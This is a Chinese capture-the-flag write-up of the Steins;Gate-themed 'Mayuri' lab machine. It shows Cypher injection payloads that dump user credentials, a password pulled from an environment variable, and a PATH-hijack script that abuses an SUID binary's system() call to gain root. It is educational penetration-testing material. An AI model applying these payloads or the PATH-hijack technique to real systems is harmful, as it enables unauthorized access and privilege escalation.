

Mayuri靶机

端口信息


先扫一下端口信息

```
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA) 1:0: cbc56f15-8...
|   256  bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_  256  3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp    open  http      Apache httpd 2.4.62 ((Debian))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_ http-server-header: Apache/2.4.62 (Debian)
|_ http-title: \xE6\x9C\xAA\xE6\x9D\xA5\xE9\x81\x93\xE5\x85\xB7\xE7\xA0\x94\xE7\xA9\xB6\xE6\x89\x80 | Future Gadget Lab
8080/tcp   open  http      Apache httpd 2.4.62 ((Debian))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_ http-open-proxy: Proxy might be redirecting requests
|_ http-server-header: Apache/2.4.62 (Debian)
|_ http-cookie-flags:
|_  /:
```

开了2个web服务

http

先看看80端口



是一个查询价格的网站

未来道具研究所 Future Gadget Lab Database

> 输入未来道具编号查询价格 (1-8) :

1

Execute Search


> Operation Skuld: Query Results

```
[GADGET_RECORD] ID: 3  
  price: "2000"  
  sname: "手机激光枪"  
  sid: "1"
```

El. Psy. Kongroo. ~ 凤凰院凶真


输入数字编号会回显数据

试试输入别的东西看看回显情况



输入字母回显了报错信息

我们把报错信息给ai帮我们看看这是什么数据库



是cypher数据库

在网上搜一下有关这个数据库的注入方法

https://blog.csdn.net/Che_ng/article/details/145965471https://blog.csdn.net/Che_ng/article/details/145965471

找到这篇文章写了有关cypher注入的内容

未来道具研究所

Future Gadget Lab Database

> 输入未来道具编号 查询价格 (1-8) :

```
1 or (1=1) return n//
```

Execute Search

> Operation Skuld: Query Results

[GADGET_RECORD] ID: 1

[GADGET_RECORD] ID: 3

price: "2000"
sname: "手机激光枪"
sid: "1"

[GADGET_RECORD] ID: 4

price: "2500"
sname: "竹蜻蜓摄像机"
sid: "2"

[GADGET_RECORD] ID: 5

sname: "难道你在ORAORA吗! ? "ver.2.67"
price: "4800"
sid: "3"

[GADGET_RECORD] ID: 6

sname: "摩阿蛇"
price: "7800"
sid: "4"

[GADGET_RECORD] ID: 7

sname: "动力蟑螂诱捕器"
price: "3000"
sid: "5"

先丢了一个测试的payload

成功回显所以道具的价格


那么就可以确认确实有注入漏洞

这个时候我们别忘了再去看看那个8080端口web服务是干什么的



是一个登录框 猜测80端口可以爆出来我们想要的账号密码

回到80端口 爆出节点标签



确认节点标签有个User

那么直接爆这个节点的数据就行

未来道具研究所 Future Gadget Lab Database

> 输入未来道具编号查询价格 (1-8) :

```
3 RETURN n UNION MATCH (n:User) RETURN n//
```

Execute Search

> Operation Skuld: Query Results

```
[GADGET_RECORD] ID: 5  
  sname: "难道你在ORAORA吗！？"ver.2.67"  
  price: "4800"  
  sid: "3"
```

```
[GADGET_RECORD] ID: 0
```

```
[GADGET_RECORD] ID: 2  
  uid: "1"  
  password: "000kkkaaabbbeee"  
  username: "Okabe"
```

El. Psy. Kongroo. -- 凤凰院凶真

最后得到账号密码

000kkkaaabbbeee:Okabe

未来道具研究所 - 主控台

[留言板] [D-Mail 终端] [断开连接]

D-Mail 发送终端


> 输入要向以前发送的文字:

发送D-Mail

世界线的风险警告: 后台密码不要泄露出去, 否则会被“机关”捕获的, 到时候我凤凰院凶真也无能为力..

登进去直接有命令行可以用了 直接弹shell登上去看看


ssh



成功登上去

home目录有个kyoma的账户

直接先读取user的flag 看看user.txt有没有读的权限



这里kyoma文件夹没法被读取 但是可以被执行 文件也刚好可以被读

这里刚好就直接读出来了 也是比较凑巧的

root

经过一顿翻找并没有什么可用的东西

最后在环境变量中找到疑似密码的数字



```
COLUMNS=80
DIRSTACK=()
EUID=33
GROUPS=()
HISTFILE=/var/www/.bash_history
HISTFILESIZE=500
HISTSIZE=500
HOSTNAME=Mayuri
HOSTTYPE=x86_64
IFS=$' \t\n'
INVOCATION_ID=118d4568bf9143baa6cab30de1559a24
JOURNAL_STREAM=9:13209
LANG=C
LINES=24
MACHTYPE=x86_64-pc-linux-gnu
MAILCHECK=60
OLDPWD=/home
OPTERR=1
OPTIND=1
OSTYPE=linux-gnu
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
PIPESTATUS=(["2"])
PPID=714
PS1='${debian_chroot:+($debian_chroot)}\u@\h:\w\$ '
PS2='> '
PS4='+ '
PWD=/home/kyoma
Pass=1.129848
SHELL=/usr/sbin/nologin
SHELLOPTS=braceexpand:emacs:hashall:histexpand:history:interactive-comments:monitor
SHLV=2
TERM=dumb
UID=33
_=-al
www-data@Mayuri:/home/kyoma$
```

根据之前web网页上面的内容可以知道这个靶机neta了命运石之门

看过命运石之门的都知道1.129848这个数值就是世界线变动率

其实没看过的话 pass这个也应该想到可能是password

我们用这个密码登上去试试


```
www-data@Mayuri:/home/kyoma$ su kyoma
su kyoma
Password: 1.129848

kyoma@Mayuri:~$ ls -al
ls -al
total 56
drwxr-x--x 7 kyoma kyoma 4096 Aug 8 02:31 .
drwxr-xr-x 3 root root 4096 Aug 6 06:12 ..
lrwxrwxrwx 1 kyoma kyoma 9 Aug 6 03:43 .bash_history -> /dev/null
drwxr-xr-x 3 kyoma kyoma 4096 Aug 6 03:44 .cache
drwxr-xr-x 3 kyoma kyoma 4096 Aug 6 03:44 .config
drwx----- 3 kyoma kyoma 4096 Aug 8 01:48 .gnupg
drwxr-xr-x 3 kyoma kyoma 4096 Aug 6 03:44 .local
drwxr-xr-x 2 root root 4096 Aug 6 08:27 Mail
-rw----- 1 kyoma kyoma 7 Aug 8 01:35 .python_history
-rw-r--r-- 1 root root 0 Aug 8 02:31 timedatectl
-rwsr-xr-x 1 root root 17208 Aug 6 07:35 TimeMachine
-rw-r--r-- 1 root root 16 Aug 6 08:39 user.txt
kyoma@Mayuri:~$
```

成功登录kyoma的账号

我们看看有没有可以用的命令

```
kyoma@Mayuri:~$ sudo -l
sudo: unable to resolve host Mayuri: Name or service not known
[sudo] password for kyoma:
Sorry, user kyoma may not run sudo on Mayuri.
kyoma@Mayuri:~$
```

并没有可以用的命令

我们再去找找有suid的命令

```
kyoma@Mayuri:~$ find / -type f -perm -4000 2>/dev/null
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/mount
/usr/bin/su
/usr/bin/umount
/usr/bin/pkexec
/usr/bin/sudo
/usr/bin/passwd
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmccrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/libexec/polkit-agent-helper-1
/home/kyoma/TimeMachine
```

发现叫TimeMachine的程序有suid 还就在home目录下

其home目录下还有邮件

```

kyoma@Mayuri:~$ cd Mail/
kyoma@Mayuri:~/Mail$ ls
Mail-1.txt
kyoma@Mayuri:~/Mail$ cat Mail-1.txt
From: Okabe Rintarou <phoenix.h@futuregadgetlab>
To: Okabe Rintarou <o.rintarou@futuregadgetlab>
Subject: A Message to My Past Self
Date: Mon, 15 Jul 2036 14:30:00 +0900
Message-ID: <f74c7678f9e61287e0719e59d9a10369@futuregadgetlab>
X-Mailer: D-RINE (Amadeus Custom Build) v2.10
X-Received-At: 2011-08-21 18:45:00 JST

“看着吧，过去的我。”
“世界是可以被欺骗的。”
“将所有的可能性连接起来。”
“欺骗世界，欺骗所有的时间轴观测者。”
“这才是‘掌管未来的女神行动’。”
“在那前方，有你的...”
“你不是一个人。”
“凤凰院凶真欺骗了世界。你也能做到。”
“首先，你先需要通过时间机器拿到权限。”
“El. Psy. Kongroo.”
kyoma@Mayuri:~/Mail$

```

邮件内容提示我们要去使用时间机器

```

kyoma@Mayuri:~$ ./TimeMachine
=====
= 世界线观测仪 v3.14 - AMADEUS 系统 =
= 版权所有 2011, 未来道具研究所 =
=====

[系统] 初始化 ... 正在访问时序子系统。
[自检] 验证命运石之眼校准 ... 正常。
[自检] SERN 网络接口 ... 已激活。监视中 ...

[警告] 时间跳跃机使用前需要充电。
电话微波炉(暂定)充电中 [#####] 100% (距离充电完毕: 0ms)

[成功] 充电完毕。系统准备就绪。

[成功] 正在向 IBN 5100 传输时序查询 ...

> 世界线时间戳: Fri 2025-08-08 23:30:36 EDT

操作完成。这一切都是命运石之门的选择。
El. Psy. Kongroo.
kyoma@Mayuri:~$


```

使用完之后一开始并没有什么特别的变化

多次使用后发现那个时间戳一直和真实时间是同步的


猜测可能调用了什么命令

把TimeMachine拿到ida里面看看



```
1 int __fastcall main(int argc, const char **argv, const char **envp)
2 {
3     int i; // [rsp+Ch] [rbp-4h]
4
5     setuid(0);
6     setgid(0);
7     puts("=====");
8     puts(asc_2008);
9     puts(asc_2110);
10    puts("=====\\n");
11    puts(asc_2188);
12    usleep(0x7A120u);
13    puts(asc_21C0);
14    usleep(0x7A120u);
15    puts(asc_21F8);
16    usleep(0x7A120u);
17    puts(asc_2230);
18    for ( i = 0; i <= 30; ++i )
19    {
20        argv = (const char **)(amp;off_18 + 6);
21        display_progress_bar((unsigned int)i, 30LL, &unk_2268);
22        usleep(0x14585u);
23    }
24    puts(asc_2290);
25    execute_chronos_query(asc_2290, argv);
26    puts(asc_22C0);
27    puts("El. Psy. Kongroo.");
28    return 0;
29 }
```

发现在这个函数里面有调用一个命令



```
1 int execute_chronos_query()
2 {
3     char v1[32]; // [rsp+0h] [rbp-160h] BYREF
4     char src[48]; // [rsp+30h] [rbp-130h] BYREF
5     char dest[256]; // [rsp+60h] [rbp-100h] BYREF
6
7     strcpy(src, "timedatectl | grep 'Local time' | awk -F: ' ');
8     strcpy(v1, "{print \\> 涓栫粯缂╫缂╫缂╫缂╫缂╫: \\", $2}");
9     strcpy(dest, src);
10    strcat(dest, v1);
11    puts(s);
12    puts("-----");
13    system(dest);
14    return puts("-----");
15 }
```

调用了timedatectl这个命名

那么提权思路就清楚了

我们构造一个同名的timedatectl命令 但是实际上是bash 然后把这个同名的timedatectl命令的路径的优先级排到最前面 使得我们自己构造的同名的timedatectl命令被优先执行

直接写一个shell脚本拿root

```
#!/bin/bash
cd /tmp
echo "/bin/bash" >timedatectl
chmod 777 timedatectl
export PATH=/tmp:$PATH
/home/kyoma/TimeMachine
~
~
~
~
~
```

在改一下这个shell脚本的权限然后执行就可以拿到root了

```
kyoma@Mayuri:~$ ./shell

=====
= 世界线观测仪 v3.14 - AMADEUS 系统 =
= 版权所有 2011, 未来道具研究所 =
=====

[系统] 初始化 ... 正在访问时序子系统。
[自检] 验证命运石之眼校准 ... 正常。
[自检] SERN 网络接口 ... 已激活。监视中 ...

[警告] 时间跳跃机使用前需要充能。
电话微波炉(暂定)充能中 [#####] 100% (距离充能完毕: 0ms)

[成功] 充能完毕。系统准备就绪。

[成功] 正在向 IBN 5100 传输时序查询 ...

root@Mayuri:/tmp# cat /root/root.txt >234
root@Mayuri:/tmp# id >123
root@Mayuri:/tmp# exit

操作完成。这一切都是命运石之门的选择。
El. Psy. Kongroo.
kyoma@Mayuri:~$
```

这里的shell是个哑shell 没有交互 但是没有大碍

```
kyoma@Mayuri:/tmp$ cat 123
uid=0(root) gid=0(root) groups=0(root),1001(kyoma)
kyoma@Mayuri:/tmp$ cat 234
flag{1.123581%}
kyoma@Mayuri:/tmp$
```

最后拿到root的flag